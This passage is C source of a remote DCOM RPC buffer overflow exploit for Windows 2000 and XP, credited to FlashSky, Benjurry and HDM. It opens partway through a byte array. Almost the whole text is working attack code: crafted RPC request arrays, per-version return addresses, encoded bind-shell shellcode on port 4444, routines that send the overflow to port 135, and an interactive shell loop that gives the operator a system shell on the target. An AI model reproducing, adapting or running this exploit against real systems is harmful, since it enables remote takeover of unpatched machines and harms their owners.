,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0
x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x
35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x
31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x
31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
      {
         "Windows 2000 SP0 (english)",
         "Windows 2000 SP1 (english)",
         "Windows 2000 SP2 (english)",
         "Windows 2000 SP3 (english)",
         "Windows 2000 SP4 (english)",
         "Windows XP SP0 (english)",
         "Windows XP SP1 (english)",
          NULL
```

```
        };

unsigned long offsets [] =
        {
            0x77e81674,
            0x77e829ec,
            0x77e824b5,
            0x77e8367a,
            0x77f92a9b,
            0x77e9afe3,
            0x77e626ba,
        };

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* port 4444 bindshell */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
    "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
    "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
    "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
    "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
    "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
    "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
    "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
    "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
    "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
    "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
    "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
```

```
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00
,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x
28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
```

```
            if (FD_ISSET (0, &rfds)) {
                l = read (0, buf, sizeof (buf));
                if (l <= 0) {
                    printf("\n - Connection closed by local user\n");
                    exit (EXIT_FAILURE);
                }
                write (sock, buf, l);
            }

            if (FD_ISSET (sock, &rfds)) {
                l = read (sock, buf, sizeof (buf));
                if (l == 0) {
                    printf ("\n - Connection closed by remote host.\n");
                    exit (EXIT_FAILURE);
                } else if (l < 0) {
                    printf ("\n - Read failure\n");
                    exit (EXIT_FAILURE);
                }
                write (1, buf, l);
            }
        }
}


int main(int argc, char **argv)
{

    int sock;
    int len,len1;
    unsigned int target_id;
    unsigned long ret;
    struct sockaddr_in target_ip;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

    printf("-------------------------------------------------------\n");
    printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


    if(argc<3)
    {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
```

```
    for (len=0; targets[len] != NULL; len++)
    {
        printf("-        %d \t%s\n", len, targets[len]);
    }
    printf("\n");
    exit(1);
}

/* yeah, get over it :) */
target_id = atoi(argv[1]);
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    perror("- Connect");
    return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);
*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;
memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);
```

```
    *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;
     *(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-
0xc;

    if (send(sock,bindstr,sizeof(bindstr),0)== -1)
    {
            perror("- Send");
            return(0);
    }
    len=recv(sock, buf1, 1000, 0);

    if (send(sock,buf2,len1,0)== -1)
    {
            perror("- Send");
            return(0);
    }
    close(sock);
    sleep(1);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(4444);

    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
       perror("- Socket");
       return(0);
    }

    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
    {
       printf("- Exploit appeared to have failed.\n");
       return(0);
    }
      printf("- Dropping to System Shell...\n\n");

    shell(sock);

    return(0);
}
```